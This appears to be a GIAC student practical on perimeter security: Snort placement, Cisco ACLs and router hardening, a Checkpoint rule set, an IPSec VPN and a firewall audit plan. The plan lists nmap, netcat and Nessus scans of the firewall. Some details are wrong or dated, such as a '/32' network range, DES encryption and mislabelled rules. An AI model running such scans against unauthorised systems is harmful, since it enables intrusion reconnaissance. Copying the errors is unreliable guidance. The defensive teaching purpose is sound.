Snort is configured to listen on both eth0 and eth2. This captures traffic entering and leaving the network and compares it against known attack signatures. Alerts are logged remotely via a mysql function in Snort to the log server, which is running a hardened mysql server installation. ACID is used as the analysis interface to the alerts and provides access to external references from Bugtraq or Whitehats.com.

Function & Role
The primary function is to provide intrusion detection. Snort compares packets against a database of known attack signatures and alerts are generated recording time, event, source and destination ip addresses.

Justification
Snort is chosen as the intrusion detection system because it is a lightweight system perfect for the size of network at GIAC. Snort is highly subscribed to amongst the security community and therefore enjoys wide ranging support and contributions in the form of functionality and attack signatures. The ability to find answers to alerts and false positives is easy and freely available. Snort is straightforward to configure and provides stable performance. Snort also provides plugin functionality to ACID, a PHP web interface to Mysql, which performs queries on the alert database and presents them via the web browser. ACID provides the ability to monitor alerts across time, ip addresses, and tcp/ip parameters. ACID also includes signature ids that link to either Bugtraq of the whitehats.com attack signature databases, which provides invaluable research and insight into the nature of events, the protocol structure and possible scenarios.

Caveats
Snort only covers known events, anything outside of this is passed un detected. Intrusion detection systems should only be viewed as a part of the security system and not the whole system.

Assignment 2 – Security Policy and Tutorial

External Border Router

The aim of the external policy is to enforce the GIAC access restrictions and not reveal any information about itself or the internal network. The primary focus is to screen illegal external incoming traffic, permit legitimate traffic, and log events of interest.

Cisco extended access list 101 will be applied to incoming packets on the internal interface. Note it is important to ensure the correct access list is applied to the right interface in the right direction or else inadvertent access may be provided.

Reflexive access lists will be used to update the extended access list to statefully manage return outgoing traffic. Because this interface is facing the internet the default rule will be to deny all packets not explicitly permitted. Events of interest are defined as any activity not permitted.

Cisco extended access list 102 will be applied to outgoing packets on the internal interface. Reflexive access lists will be used to update the extended access list to statefully manage return incoming traffic. The default rule will be to deny all packets not explicitly permitted.

The second focus of the external policy is the optimization of the rule order to support top down comparisons and maximize CPU utilization. The complexity and detail of extended access list 101 combined with the level of traffic incoming from the internet require the rules to limit the use of source port, destination ip and port id. The less matching required the less resource is utilized for each event.

Extended Access List 101

access-list 101 deny ip 10.0.0.0 0.255.255.255 any
access-list 101 deny ip 172.16.0.0 0.15.255.255 any
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
Deny incoming packets for private address space. This prevents spoofing of private internal addresses. Spoofed addresses are be employed in denial of services attacks to trick perimeter devices into believing the packet is from a trusted source. These packets should not appear on the internet but often do, to prevent overloading the syslog server these will not be logged.

access-list 101 deny ip 224.0.0.0 15.255.255.255 any

Deny incoming packets with multicast source addresses. Multicast addresses are reserved for the use of routing protocols and other discovery or maintenance protocols. These packets should not appear on the and should be dropped immediately.

access-list 101 deny ip X.X.X.64 0.0.0.7 any log-input ! Block GIAC Public Address

Deny incoming packets with source addresses assigned to GIAC by the ISP. This prevents spoofing of GIAC public ip addresses. An external source using GIAC's public ip addresses to attempt accessing GIAC's network is cause for alarm and we want to know about it.

access-list 101 deny ip any host X.X.X.64 log-input !Block Public Network Address

Deny any incoming packets to the network address. Because this is the first in the CIDR block allocated by the ISP it is for routing purposes only. We want to log any activity to this address as it potentially reveals information about the network structure.

access-list 101 deny ip any host X.X.X.71 log-input Block Public Broadcast Address

Deny any incoming packets to broadcast address. This is the last ip address in the CIDR block and is therefore the broadcast address for the 6 usable addresses. Unrestricted access to broadcast addresses can reveal information about the network and it's organization, it can also enable denial of service attacks as all machines receiving a broadcast packet would respond. We want to log any activity on this address as it is potentially information gathering or denial of service attempts.

access-list 101 deny ip 127.0.0.0 0.255.255.255 any

Deny incoming local loop back packets. The loopback address is a test address for machines and is therefore not expected outside of the host environment. It should not appear on the internet and should be denied.

access-list 101 deny udp any any range 161 162 log-input ! Block SNMP

Deny SNMP and SNMP-trap service access. SNMP can reveal a lot about a device and the organization. Often it is used for administrative interfaces like Multi Router Traffic Grapher(MRTG), which diagrams bandwidth utilization, however it is possible to subvert and is not required to accessible on the external interface. It's ability to reveal much about a device makes it a popular port for reconnaissance and operating system detection and therefore should be blocked to conceal the OS and logged to track activity.

access-list 101 deny udp any any range 514

Deny syslogd services. The syslog service provides local and remote logging functions and should not be accessible by external parties. Syslog is a udp based protocol that unreliable, it does not guarantee delivery, and sends data in clear text, which makes it vulnerable to message flooding and password sniffing. It should also be blocked in order to obstruct operating system identification.

access-list 101 deny udp any any range 69

Deny Tftp service. TFTP is the service for uploading and downloading Cisco router configuration files and IOS versions. This is an administrative service that should not be accessable on the external interface. It should also be blocked as a potential avenue for operating system identification in conjunction with other ports.

access-list 101 deny icmp any any log-input ! Block ICMP
Deny ICMP traffic. While ICMP is designed as a network error control message service it is frequently used for network mapping and denial of service attacks. GIAC want to deny any attempts to use this protocol and log them for auditing purposes.

access-list 101 permit tcp X.X.X.100 host X.X.X.65 eq smtp
Permit ISP mail server host to connect to smtp port on the public ip address. The internal mail server performs an etrn query requesting mail for the GIAC domain. The ISP mail server checks it's queues and makes a separate connection to the specified fully qualified domain name, either a CNAME or MX record in the DNS, to send the data.

access-list 101 permit udp any host X.X.X.70 eq IPSEC log ! VPN Connection
Permit sales, management team to make a vpn connection to the external interface of the router. This rule permits ip addresses in the salesforce dialup pool access to port udp 500 on the external interface of the router to negotiate a Ipsec tunnel connection. The Ipsec configuration will be outlined in the VPN section. An explicit rule for each source ip address that requires access should exist.

access-list 101 permit tcp "*client1*" host X.X.X.65 eq https
Permit client host to connect to ftp port on public https server.
access-list 101 permit tcp "*client2*" host X.X.X.65 eq https
Permit client host to connect to ftp port on public https server.

evaluate Internet_Reflect
Check reflexive access list for additions.

access-list 101 deny tcp any any
Deny any other tcp packets
access-list 101 deny udp any any
Deny any other udp packets
access-list 101 deny ip any any
Deny every other packet

Extended Access List 102
permit tcp X.X.X.65 any eq https
permit tcp X.X.X.68 any eq smtp reflect Internet_Reflect
permit tcp X.X.X.68 any eq www reflect Internet_Reflect
permit udp X.X.X.68 any eq domain reflect Internet_Reflect
Allow any outgoing DNS, WWW, SMTP or HTTPS. This permits traffic from the internal network and HTTPS server, hidden behind NAT, to access upstream services.
Deny ip any any

Deny anything else.

Tutorial – Hardening Cisco Router

The hardening process is aimed at optimizing the router to perform its role and function in the most secure manner possible.

Initial Assessment.

Before hardening a router an assessment should be made of where it will be located, how and by whom it will be administered, and what the function and role of the device is.

Physical access restrictions should limit the number of individuals in the GIAC organization with access to the device. This reduces the possibility of accidents and lessens the ability to restart the router and gain access to the operating system.

Routers are accessible both locally and remotely. For Giac purposes administrative access will be via the console only. This removes the need for telnet, ssh, web or SNMP services, which reduces the complexity of the rule base and lightens the load on the processor.

Cisco routers provide several levels of administrative access to the operating system. After login the user is in Exec mode, this mode restricts the commands that are available to the user. Full access is gained once a user has elevated to privileged exec mode. From here a user can change configurations, copy to and from images, reset passwords, debug traffic and more. Users should have unique logins, and only those that require higher privileges should know the enable password.

Perimeter routers need to be able to upload and download configuration files or IOS versions using ftp. FTP requires access rules be created on intermediate devices but provides the advantage of easy access to retaining disaster recovery copies.

The Syslog service is crucial to the security strategy and therefore should be retained. This requires access rules be created on intermediate devices. All other services should be removed to optimize the routers performance.

After the operating system has been hardened and configured for administrative purposes Access control Lists should be created and applied to the appropriate interfaces.

There are three types of access control lists, standard, extended, and reflexive. The standard list is numbered between 1-99 and control access based upon source ip address. Standard access lists can define wether to permit or deny ip traffic based upon source and destination addresses. Extended access lists are numbered between 101- 199 and are more granular in that they can look at the TCP layer information and deny or permit tcp services from source addresses or networks to destination addresses and networks. The third control list is the reflexive access control list. This is a kind of state table where Cisco IOS keeps track of communications sessions. This enables access control list to be more dynamic,

opening and closing access rules based upon what is in the reflexive table. Only one access control list can be applied to an interface in one direction at a time.

Step by Step

Logins
Create a user account for console access. Restrict the available privileges to 1. Each person should have a unique login at this level so that access can be tracked. Anyone who wants more requires the enable password. Passwords should not be dictionary based and at least 8 characters in length.

Router(config)# **username name privilege 1 password xyz123ab**
Router(config)# **end**

Use type 5 encryption to protect the enable password. Type 5 uses an MD 5 hash and is considered more secure than the Cisco Type 7. Use service password encryption to obscure your password from view when typing it in at the command line.

Router# **config t**
Router(config)# **enable secret h0p31r3m3mb3r**
Router(config)# **no enable password**
Router(config)# **service password-encryption**
Router(config)# **end**

Configure the Console login for access. Make sure that it times out after 5 minutes. The console should only be accessible if it is being used. This prevents others from accessing the console with other users privileges.

Router# **config t**
Router(config)# **line con 0**
Router(config-line)#**transport input none**
Router(config-line)#**login local**
Router(config-line)#**exec-timeout 5 0**
Router(config-line)#**end**

Provide a warning message for unauthorized users. This should be explicit while not revealing any information about the router.
Router (config)# **banner motd *warning access is restricted to employees only, this device is monitored***

Disable the auxiliary port. This is not required, as a modem will not be attached for remote access.
Router# **config t**
Router (config)# **line aux 0**
Router (config-line)#**transport input none**
Router (config-line)#**login local**
Router (config-line)#**exec-timeout 0 1**
Router (config-line)#**no exec**

Router (config-line)#**end**

Disable the VTY ports. These are not required as logins are restricted to the console.
Router# **config t**
Router (config)# **line vty 0 4**
Router (config-line)#**transport input none**
Router (config-line)#**login local**
Router (config-line)#**exec-timeout 0 1**
Router (config-line)#**no exec**
Router (config-line)#**end**

Set the time. Time is important for audit trails, however due to the small size of the GIAC network the perimeter device will have the time set manually, this removes the need for the NTP service and subsequent access requirements on the Firewall and internal router.

Router# **config t**
Router (config)# **service timestamps debug uptime**
Router (config)# **service timestamps log uptime**
Router (config)# **clock timezone NZST 12**
Router (config)# **clock summer-time NZDT recurring 1 Sun Oct 2:00 3 Sun Mar 3:00**

Set up logging. The router will primarily be logging back to a log server on the internal network. This means very little local logging should be performed to reduce the load on the cup. Then the remote log server and the trap level need to be configured to establish where and what is logged.

Router# **config t**
Router(config)# **no logging console**
Router(config)# **no logging buffered**
Router(config)# **logging 192.168.2.27**
Router(config)# **logging trap debug**

Set up Ftp for remote storage of config files. FTP is a better option than TFTP, it has improved authentication and is able to be inspected by the firewall. Keeping copies of the config file remote improves disaster recovery abilities. A copy of the original configuration after hardening should be stored remotely so that a pristine version is available.

Router# **config t**
Router(config)# **ip ftp username *name***
Router(config)# **ip ftp password *password***
Router(config)# **exit**
Router# **copy startup-config ftp 192.168.2.27**

Disable Unneeded Services

Disable Cisco Discovery Protocol. The CDP protocol is used to discover other routers on the network. By sending a large amount of CDP neighbour

announcements it is possible to consume all the available router's memory causing a crash. More information can be found at CERT[xix].

Router# **config t**
Router(config)# **no cdp run**
Router(config)# **exit**
Router# **show cdp**

Disable TCP and UDP small servers. The services included are echo, daytime, chargen & time. These are often unused for administrative purposes but provide the potential for denial of service attacks. As services like echo and chargen are enabled by default a test should be performed after disabling the services to confirm the changes.

Router# **config t**
Router(config)# **no service tcp-small-servers**
Router(config)# **no service udp-small-servers**
Router(config)# **exit**
Router# **connect X.X.X.70 daytime**

Disable finger service. Generally Finger enables a remote user to identify who is logged into the device at the time. Operating system detection is be performed by establishing a tcp connection to the finger service, which responds in a particular way and identifies the device as Cisco.

Router# **config t**
Router(config)# **no ip finger**
Router(config)# **no service finger**
Router(config)# **exit**
Router# **connect X.X.X.70 finger**

Disable http server. The Http server provides remote administrative access and has had local authentication vulnerabilities in past versions. Because login is via the console only and the potential to reveal information via the http interface this service should be disabled.

Router# **config t**
Router(config)# **no ip http server**
Router(config)# **exit**
Router# **connect X.X.X.70 www**

Disable Bootp Server. The bootp protocol is used by devices to upload and download configuration files. Cisco network security research found that bootp is one of several common vectors for denial of services attacks and offers the opportunity for hackers to download configuration files[xx]. This device will be manually configured via the console, with the running config always being retrieved from startup config on boot. Disaster recovery images will be kept on a remote ftp server.

Router# **config t**
Router(config)# **no ip bootp server**

Router(config)# **exit**
Router# **connect X.X.X.70 bootp**

Disable IP source routing. Ip source routing refers to extra functions in the IP protocol, which allow a packet to employ loose source, strict source, or the record route options. Each of these provides the means to map networks or subvert firewall rules. The extra ip options also place increased load on the cpu so they should be disabled.

Router# **config t**
Router(config)# **no ip source-route**
Router(config)# **exit**

Disable Proxy Arp on each interface. Address resolution protocol enables the association of hardware addresses to ip addresses on the same physical media. Proxy arp enables devices on separate networks to think they are on the same media. Because the perimeter router is the boundary of our trusted network arp should be restricted to between the router and the firewall.

Router# **config t**
Router(config)# **interface eth0/0**
Router(config-if)# **no ip proxy-arp**
Router(config-if)# **exit**

Disable Directed Broadcasts. Directed broadcasts are a function of ip which enable a single packet to be forwarded to all hosts on a LAN. Denial of service attacks, like smurf, often employ a spoofed source address in a packet directed at the broadcast address. The result is an amplified response by all the machines on the target network to the spoofed source address.

Router# **config t**
Router(config)# **interface eth0/0**
Router(config-if)# **no ip directed-broadcasts**
Router(config-if)# **exit**

Disable NTP service. In a larger network the availability of the synchronized time service is preferential because this network is relatively small time can be managed manually. This removes an extra service and means no added rules are employed on the firewall or internal router.

Router# **config t**
Router(config)# **interface eth0/0**
Router(config-if)# **ntp disable**
Router(config-if)# **exit**

Disable SNMP. Simple network management protocol provides remote administration and m monitoring access. Programs like MRTG use snmp to retrieve statistics about network performance, network interface names, and more. The authentication for snmp is weak and the details are sent in clear text across the

network, which makes it a vulnerable protocol. Snmp is not required and should be disabled.

Router# **config t**
Router(config)# **no snmp-server**
Router(config)# **end**

Disable Domain name services. DNS services are useful for troubleshooting a large number of hosts. It is easier to remember names rather than numbers but since the GIAC network is small and the number of ip addresses that this device is require to interact with are limited DNS will be disabled in favor of reducing the services and cpu load.

Router# **config t**
Router(config)# **no ip domain-lookup**
Router(config)#**end**

Creating and applying Access Control lists

First, enter config mode and create the access list.

Router# config t
Router(config)# access-lists 101

Then add the following statements to the list.

Router(config)# access-list 101 deny ip 10.0.0.0 0.255.255.255 any
Router(config)# access-list 101 deny ip 172.16.0.0 0.15.255.255 any
Router(config)# access-list 101 deny ip 192.168.0.0 0.0.255.255 any
Router(config)# access-list 101 deny ip 224.0.0.0 15.255.255.255 any
Router(config)# access-list 101 deny ip 127.0.0.0 0.255.255.255 any
Router(config)# access-list 101 deny ip X.X.X.64 0.0.0.7 any log-input
Router(config)# access-list 101 deny ip any host X.X.X.64 log-input
Router(config)# access-list 101 deny ip any host X.X.X.71 log-input
Router(config)# access-list 101 deny udp any any range 161 162 log-input
Router(config)# access-list 101 deny udp any any range 514
Router(config)# access-list 101 deny udp any any range 69
Router(config)# access-list 101 deny icmp any any log-input
Router(config)# access-list 101 permit tcp X.X.X.100 host X.X.X.65 eq smtp
Router(config)# access-list 101 permit udp any host X.X.X.70 eq IPSEC log
Router(config)# access-list 101 permit tcp “remote staff” host X.X.X.65 eq https
Router(config)# access-list 101 evaluate Internet_Reflect

Then apply the list to an interface in the appropriate direction.
Router# config t
Router(config)# int eth0
Router(config-if) ip access-group 101 in
Router(config-if) ctl-z

Then we need to create and apply the egress filter to the same interface but in the other direction.

```
Router# config t
Router(config)# access-lists 102 permit tcp X.X.X.65 any eq https
Router(config)# access-list 102 permit tcp X.X.X.68 any eq smtp reflect
Internet_Reflect
Router(config)# access-list 102 permit tcp X.X.X.68 any eq www reflect
Internet_Reflect
Router(config)# access-list 102 permit udp X.X.X.68 any eq domain reflect
Internet_Reflect
Router(config)# access-list 102 Deny ip any any
```

Then apply the list to an interface in the appropriate direction.

```
Router# config t
Router(config)# int eth0
Router(config-if) ip access-group 102 out
Router(config-if) ctl-z
```

Once this has been saved to volatile memory leave to configuration to see if anything has been broken in the process. Access lists can either be removed from the interface or deleted easily in current configuration. Do not commit the changes to startup-config file until you are certain all is working.

Copy and Paste

While changes can be applied at the command line it is also possible to create scripts, which can be cut and pasted into the command line. This method offers advantages over manual entry. When access lists are applied they first need to be deleted leaving the router exposed. Using the cut and paste method allows access control lists to be created, edited, and entered with minimal down time. One disadvantage is the command line completion facility is not available so attention will have to payed to the correctness of the commands.

Hyper terminal is the application installed by default with windows and is accessible via start>programs>accessories>communication>HyperTerminal. Clicking on this will begin a configuration wizard, which takes you through the process. All you need to know is which COM port the device is attached to and the port parameters (9400bps, data bits 8, Parity none, stop bits 1, flow control hardware).


The Notepad application in windows is a good place to create scripts. After entering the information click on edit>select all, then go to the hyper terminal interface, click on edit>paste to host. Beware to ensure the command prompt is in the correct mode for the commands in the script, if interface commands are run in exec mode an error will be returned and the process will have to be done again.

Many scripts are available over the Internet and are free for use. Organisations like NSA make recommendations and include examples of configuration scripts. Scripts are best used for configuring different areas, like access lists, rather than the whole IOS in one go. This allows troubleshooting to be done within restricted incremental changes and it therefore easier to identify faults and the causes.

Checkpoint Primary Firewall

Firewall 1 is a stateful inspection firewall application which examines packets from the data link layer to the application layer. The application manages access based upon the communication state, the application state, and the rule base policy. An inspection module monitors every packet, recording them in a state table, and decides what to do with the packet based on the rule base.

Each rule specifies the source and destination ip addresses, the service type and action to be taken. Actions are wether a packet is permitted or denied and if the event is logged or not. If a packet is accepted it is simply forwarded, if it is dropped the firewall does not notify the sender, if the packet is rejected the sender is notifed. Tracking these events is done by specifying either none, account, alert, SNMP trap, mail, or user defined. Specifying log creates an entry in the log file every time a packet is matched against a rule. This can be resource intensive for example browsing a website creates multiple tcp connections which are logged each time. Similarly discretion needs to be exercise with alerts and mail, to many notifications can cause over exposure and indifference.



The comparison process is top down which means that until a match is made or the final deny all is met a packet will be compared against each rule. This is potentially resource intensive and therefore requires that the rule set be optimized to reduce unnecessary comparisons.

It is important to consider how specific and frequent traffic is. This will determine where in the rule set a rule is placed. Traffic that is frequent and specific should be early in the list because it matches sooner and will save unnecessary comparisons. Also by having general rules further down the list it is less likely that exceptions to the rule will circumvent the firewall. For example a rule denying web access from the internal file and print server should not come after a rule permitting web traffic from the internal LAN.

Note the rule base is only effective if it has been installed on all the appropriate interfaces. A single rule base can be applied to all interfaces on the firewall, or different ones for each interface. Ensure the rulebase has been applied correctly before going live.

Firewall 1 provides several facilities to aid the management process. Firstly it has implied rules configured by default. These are rules hidden from the policy editor unless explicitly requested. These are administrative rules which permit access to ports on the firewall for control connections and outgoing packets. If left unchanged other firewall1 machines could connect to the firewall, the firewall will accept domain name queries, and accept ICMP queries. These implied rules can be viewed and removed by going to the Policy > Global Properties > Implied rules tab and removing the ticks from selected services.

Firewall-1 also provides an anti spoofing facility, which defines the legitimate source address for each network behind each interface and has to be enabled on each interface. In GIACS case, the legitimate network address range behind the internal interface would be 192.168.2.0/32.

The firewall also provides network address translation for both the internal private network and the public dmz area. All traffic leaving the internal LAN will be hidden behind the X.X.X.68 public ip address. This includes the Proxy server requests, dns server queries, and smtp ertn queries. Incoming requests for https will go to X.X.X.65:https and port forward through to 172.16.1.1:https. Etrn verification and mail delivery will go to X.X.X.65:smtp and forward through to 192.168.2.20:25. Similarly, Outlook web access will arrive on the X.X.X.65:80 address and forward through to 192.168.2.20.

Rule Set

Source	Destination	Service	Action	Track
Firewall_admin	**Firewall_1**	**Fw1**	**Accept**	**long**

Firewall administration policy allows firewall administrators and the checkpoint management console to communicate to the console. This comes before the next rule to ensure that nothing else is permitted to connect directly to the firewall.

Any	Firewall	Any	drop	log

Drop all traffic to firewall. The firewall is maintained from the console so no network management connections are required. We want to drop the traffic so that no response is provided. If troubleshooting is required the rules can be modified to provide temporary access to the firewall machine for ICMP. We want to know about attempts to connect to the firewall as it is not expected or permitted.

Firewall	Any	Any	drop	log

Drop all traffic from firewall. As with the first rule traffic from the firewall to anywhere else is restricted. The Firewall should not be communicating with other devices. We want to know when the firewall is attempting to communicate with other devices and we want to drop the traffic so that no response is provided.

Perimeter router Log server syslog accept log
Permit perimeter router syslog access to the log server for audit trails. Because this traffic will be very frequent and specific it is earlier on the firewall rule set. This means it will match and process sooner. Logging will put an extra load on the server but because syslog is a vulnerable protocol we want to ascertain what is normal traffic behavior and volumes so that we can recognize any changes.

Internal name server ISP name server DNS accept log
Permit internal DNS server to resolve external addresses. This traffic is specific and high in frequency and should be optimized in the rule set to improve the performance of applications and devices dependent upon speedy name resolution. It should be logged because an audit trail would be useful for security and performance assessments.

Proxy Server Any http, https, ftp accept log
Allow proxy server to access any machine with these Internet protocols. The outgoing and return traffic from web traffic will be very high and specific. Therefore it should be nearer the front of the rule set for improved processing. Initially we want to log this traffic to get an idea of what is normal on the network however because http creates many tcp connections logging should be disabled to assist performance.

Internal Mail Server "*upstream mail server*" smtp accept log
Allow outbound connection to the upstream mail server. This traffic is specific but less frequent than web traffic and is therefore further down the rule set. The mail server does an etrn query on a regular scheduled basis this keeps the queue clear and the load balanced. We want to log this for audit purposes.

***"ISP Mail Server"* X.X.X.65 smtp accept log**
Allow inbound connections from upstream mail server only. The upstream mail server is required to make a separate smtp connection to the internal mail server to confirm the etrn query is legitimate. This traffic is specific but only in response to the internal servers queries so it is less frequent than other traffic. We want to log this for audit purposes.

***"Sales"* X.X.X.65 http accept log**
Permit Sales team access to the internal mail server via Outlook Web Access. Although the sales team is on the road we expect they will regularly check their emails throughout the day. This requires it be earlier in the rule set rather than later. We need to know and log when they have collected their mail to assist with troubleshooting.

Staff https server https accept log
Permit Staff access to public https server. Internal staff will be communicating as frequently as the external partners via the public https server so the rule falls in the same area. It is important to track the flow of information to and from the ftp server to maintain a better idea of the

Client X.X.X.65 https accept log

Permit Client1 access to public https server. The client group is a network object created to manage the client access to the public dmz. Differentiating external group access also improves audit ability. These connections are less frequent and subsequently further down the rule set. Logging the connection enables improved correlation between log files on the https server and the intrusion detection software.

X.X.X.70 "internal log server" ftp accept log
Permit perimeter router ftp access to the log server for config files. The frequency of ftp sessions from the perimeter device will be low relative to other traffic and therefore should further down the rule set. We do want to know when FTP sessions are made as it will improve the audit trail.

Any any any deny log
This is a catchall rule. Anything that has not explicitly been permitted or denied is denied and logged for security auditing.

External VPN
Overview
The purpose of the virtual Private Network is to provide remote staff with a single secure system for accessing GIAC's networked resources. To achieve this GIAC has employed Cisco IPSec on the perimeter router to provide host to gateway tunnel mode connections. All connections that are authenticated and then decrypted will be routed to the central firewall for inspection and access controls.

IPSEC provides flexibility combined with authentication, integrity, and confidentiality. The variety of key negotiation and management protocols mean GIAC can scale the administration of keys from a small to large authentication scheme. The option of AH and ESP provides a range of security options that can be applied to data.

Ipsec is interoperable between platforms such as windows 2000, Linux, BSD, and networking devices like Cisco routers. Cisco is the preferred platform however GIAC is not constrained in the future.

Roaming sales staff and management using standalone workstations or laptops are required to employ Zonealarm pc firewall and Symantec Antivirus suit to secure the operating system. They will use the Cisco windows 2000 Ipsec client application to connect to GIAC network.

IPSEC secures the transmission of ip traffic however it does not ensure the security of hosts and does not provide protection against denial of service attacks. IPSEc should be employed as part of an overall secure system.

Firstly we define the ISAKMP key exchange policy. This is used to negotiate a "password" and parameters for the two tunnel ends.

crypto isakmp policy 1
authentication pre-share
crypto isakmp key *{vpn password}* address *{public IP of other end}*

We the define how to encrypt the data. It encrypts the data using DES, and use SHA for message authentication.

crypto ipsec transform-set cm-transformset-1 esp-des esp-sha-hmac

This tells the data which traffic to encrypt, and where to send it.

crypto map cm-cryptomap 1 ipsec-isakmp
set peer *{public IP of other end}*
set transform-set cm-transformset-1
match address 110

IPSec then needs to be enabled on this interface.

interface eth0
crypto map cm-cryptomap 1 ipsec-isakmp
no ip route-cache
no ip mroute-cache


Assignment 3 – Verify the Firewall Policy

Plan the audit

Objective
The objective is to verify the rule base of primary firewall. GIAC have requested that due to the fact the firewall is in the production environment and is live the scope of the audit be limited to non-destructive testing. This means denial of service attacks are not permitted but port scanning, vulnerability scanning, and banner grabbing are.

The Technical approach
The aim of technical approach is to provide a comprehensive assessment of the firewall.
The assessment is based upon a checklist, which documents the process step by step. Checklists ensure all actions and comments are recorded, which provides change control and the ability to back track in emergencies. Testing will involve the combination of manual and automated scanning techniques to cross check and confirm results from testing.

The target is the primary firewall, which has three network interface cards, with the ip addresses X.X.X.69, 172.16.1.1, and 192.168.2.1. Each of these interfaces will be tested against to the requirements for tests one to three.



The first test will assess physical access to the firewall. A walk through will be performed during the working week to assess how easy it is to find and identify the server. This will require coordination with the security manager and written permission in the event our individual is intercepted. A further assessment will be made of access to the operating system and firewall application.

The second test will be an attempt to enumerate the operating system and Firewall. Initially employing broad scans (TCP,UDP,ICMP) to ascertain open ports and potential services. Then targeting specific ports to elicit known responses and attempting banner grabbing. The manual tools to be employed for the test will be Nmap and Netcat. The automated tool is Nessus.

The third test will assess the rule base. This will involve testing the anti spoofing abilities of the firewall, the stateful inspections abilities, and the ability to traverse the firewall. Nmap will be employed for theses purposes. Tcpdump will be employed on the other side of the interface being tested to determine if packets successfully traversed the firewall.

A laptop will be used to access the perimeter network interface on the primary firewall. This means the scans will be a direct test of the rules as opposed to traversing the external router access lists to access the interface. Any mitigating factors provided by the external router will be provided in the results section. The laptop can be easily plugged into the hub which is used for IDS monitoring.

The results will be collated with recommendations as to the course of action where required and presented in a report.

Risk Assessment
Given the structure of the network and the central position of the firewall, combined with the applications like nmap which generate large volumes of traffic. The audit is likely to impact on the network resources and possibly create service disruptions. Therefore it is recommended that the audit take place over the weekend when staff or clients are not accessing the network.

Unexpected or intended results are not uncommon when testing systems. It is recommended that disaster recovery copies be checked and readily available should the need arise. This requires that GIAC have a network engineer present who is capable of restoring the system.

Please indicate by signing below that GIAC understand and accept the potential risks as outlined. GIAC also provides the auditor with permission to undertake the audit as described.

Please sign here : Name …… Signature ……

Estimate costs and level of effort.

1 staff person
8 hours work
Weekend rates $160 /hr
Total $1360

Conduct the Audit using the approach described

Step	Action	Comments
1.	Seek Security Managers signed approval for walk through test. Confirm the security manager will be present during the attempt.	Signature received. Time and place arranged. Security Manager is present.
2.	**Test 1 Physical Access.**	Completed see audit report.
3	**Test 2 Enumerate the operating system and Firewall.**	
	External Interface	
3.1	**Nmap –vv –sS -O X.X.X.69**	Nmap stealth scan and OS detection on external interface.
3.2	**Nmap –vv –sU X.X.X.69**	Nmap UDP scan on external interface.
3.3	**Nmap –vv –sP X.X.X.69**	Nmap Ping scan on external interface.
3.4	**Nc –v –n X.X.X.69 256**	Use Netcat to attempt to banner grab info from the firewall 1 SNMP management port
3.5	**Nc –v –n X.X.X.69 257**	Use Netcat to attempt to banner grab info from the firewall 1

3.6	**Nc –v –n X.X.X.69 258**	Use Netcat to attempt to banner grab info from the firewall 1
3.7	**Nessus scan X.X.X.69**	Checkpoint Telnet authentication Detection
3.8	**Nessus scan X.X.X.69**	Checkpoint Web authentication Detection
3.9	**Nessus scan X.X.X.69**	Checkpoint FW1 identification
3.10	**Nessus scan X.X.X.69**	Checkpoint secure remote information leakage
3.11	**Nessus scan X.X.X.69**	Checkpoint secure remote identification
	DMZ Interface	
3.12	**Nmap –vv –sS 172.16.1.1**	Nmap stealth scan on dmz interface.
3.13	**Nmap –vv –sU 172.16.1.1**	Nmap UDP scan on dmz interface.
